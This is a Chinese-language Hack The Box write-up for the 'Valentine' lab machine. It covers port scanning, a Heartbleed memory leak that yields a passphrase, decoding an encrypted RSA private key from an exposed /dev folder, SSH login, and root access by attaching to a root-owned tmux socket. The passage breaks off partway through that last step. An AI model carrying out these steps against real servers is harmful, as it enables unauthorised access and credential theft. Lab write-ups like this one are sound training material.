
## 概述 （Overview）




Valentine has been Pwned!

Congratulations 0x584A, best of luck in capturing flags ahead!

| #11225 | 14 Apr 2021 | 30 |
|---|---|---|
| MACHINE RANK | PWN DATE | POINTS EARNED |

- TAG
  - Web
  - Patch Management

## 攻击链 （Kiillchain）



VALENTINE:10.10.10.79
Scanning
Open Ports
22/tcp open OpenSSH 5.9p1
80/tcp open Apache httpd 2.2.22
443/tcp open Apache httpd 2.2.22
CVE-2014-0160
OS
Ubuntu
Exploitation
web file ./dev/hype_key
RSA PRIVATE KEY
ssl-heartbleed
base64 decode : heartbleedbelievethehype
ssh
ssh -i PRIVATE_KEY hype@10.10.10.79
user.txt
Privilege Escalation
Searching tmux sessions
tmux -S <socket-path> att
root.txt

## TTPs （Tactics, Techniques & Procedures）

- autorecon
- nmap
- python
- decoder-plus-plus
- linpeas
- tmux

## 阶段1：枚举


老规矩，nmap起手（我这里用的是：autorecon）。



```
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
|_ssl-date: 2021-04-12T15:11:03+00:00; +2s from scanner time.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: 1s
```

开放的端口很少，通过ssl证书可以知道目标 IP 和 valentine.htb 域名是存在联系的，后续可以加入 /etc/hosts 解析。


浏览器访问显示了一张图片，这是很明显的提示了一看就懂（心脏滴血 `ssl-heartbleed`）：



## 阶段2：工具和利用

### 阶段2.1：漏洞验证及目录枚举


通过nmap脚本扫描在验证下，确认漏洞存在。



```
_ ─────END CERTIFICATE─────
 ssl-heartbleed:
   VULNERABLE:
   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be
rotected by SSL/TLS encryption.
     State: VULNERABLE
     Risk factor: High
       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for
reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as w
ll as the encryption keys themselves.

     References:
       http://www.openssl.org/news/secadv_20140407.txt
       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
       http://cvedetails.com/cve/2014-0160/
```

通过 gobuster 枚举发现 `/dev` 目录：

```
/index                (Status: 200) [Size: 38]
/dev                  (Status: 301) [Size: 308] [--> http://10.10.10.79/dev/]
/encode               (Status: 200) [Size: 554]
/decode               (Status: 200) [Size: 552]
/omg                  (Status: 200) [Size: 153356]
```




# Index of /dev

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| hype_key | 13-Dec-2017 16:48 | 5.3K | |
| notes.txt | 05-Feb-2018 16:42 | 227 | |

*Apache/2.2.22 (Ubuntu) Server at 10.10.10.79 Port 80*

```
# ./hype_key
2d 2d 2d 2d 2d 42 45 47 49 4e 20 52 53 41 20 50 52 49 56 41 54 45 20 4b 45 59 2d 2d 2d 2

# /notes.txt
To do:

1) Coffee.
2) Research.
3) Fix decoder/encoder before going live.
4) Make sure encoding/decoding is only done client-side.
5) Don't use the decoder/encoder until any of this is done.
6) Find a better way to take notes.
```

在 notes.txt 中获得一些提示，存在编码器和解码器。而 hype_key.txt 内容就是经过编码的。
暂时不明 `./decode/` 页面是干嘛的。




Secure Data Decoder - No Data is Stored On Our Servers

submit

Click here to use the encoder.

## 阶段2.2：编码解密

在 lijiejie 的博客里找到了payload代码段： http://www.lijiejie.com/openssl-heartbleed-attack/，结合其他github脚本改改之后请求目标地址：




```
—$ python openssl.py 10.10.10.79
Connecting ...
Sending Client Hello ...
Waiting for Server Hello ...
 ... received message: type = 22, ver = 0302, length = 66
 ... received message: type = 22, ver = 0302, length = 885
 ... received message: type = 22, ver = 0302, length = 331
 ... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request ...
 ... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
.@....SC[ ... r....+..H ... 9..w.3....f.....".!.9.8 ... 5.....3.2.....E.D...../ ... A ... I.....4.2 ... #.0.0.1/decode.php..Content-Type: application/x-www-form-urlenco
ded..Content-Length: 42....$text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg== ... U ... P&r9 ... Z ... W

WARNING: server returned more data than it should - server is vulnerable!
```

可以看到，在返回的内容中含有一段base64编码内容。

```
Your input:
aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==
Your encoded input:
heartbleedbelievethehype
```

base64 解出来后暂时没什么用，尝试解 hype_key.txt 内容。我这里用到的是 https://github.com/bytebutcher/decoder-plus-plus，也可以用 https://gchq.github.io/CyberChef/




```
2d2d2d2d2d424547494e205253412050524956415445204b45592d2d2d2d2d0d0a50726f632d547970653a20342c454e435259505445440...
```

```
36c4d4a35304e77364a4e564d4d384c65436969334f45570d0a6c306c6e394c31622f4e5870486a4761385748485466a6f49696c4235714e5579797
```

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
OXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMSl5Hq9OD5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E
p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC
OI6iLFD2kaOLfuvea0fYCh7GTqOe7EmMB3fGIwSdW8OC8NWTkwpjc0ELblUa6ulO
```

可以看到，解出来之后是一个私钥，结合文件名称这应该是 hype 用户的私钥。

进行登录，这样要验证密码，输入之前解出来的 heartbleedbelievethehype 成功登录目标服务器。




```
┌──(kali㉿kali)-[~/hackthebox/Valentine]
└─$ ssh -i PRIVATE_KEY hype@10.10.10.79
Enter passphrase for key 'PRIVATE_KEY':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$ whoami
hype
```

在 hype 用户下成功找到 user flag


## 阶段3：权限提升

接下来还是老规矩，linpeas 分析可利用信息，观察到存在一个root身份运行的 tmux session：




```
[+] Searching tmux sessions
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-shell-sessions

root       1017  0.0  0.1  26416  1676 ?        Ss   23:00   0:01 /usr/bin/tmux -S /.devs/dev_sess

[+] Searching Couchdb directory
```

因为本身就用了很久的 tmux ，所以对它的操作还是很熟的，找到对应的socket文件， `-S` 命令进入会话即可（原因是，这里是一个Socket共享会话，所以不同用户登录进入该tmux会话）。




```
┌──(kali㉿kali)-[~/hackthebox/Valentine]
└─$ tmux --help
usage: tmux [-2CluvV] [-c shell-command] [-f file] [-L socket-name]
            [-S socket-path] [command [flags]]
```



```
hype@Valentine:~/Downloads/10.10.16.6$ ls -lsh /.devs/dev_sess
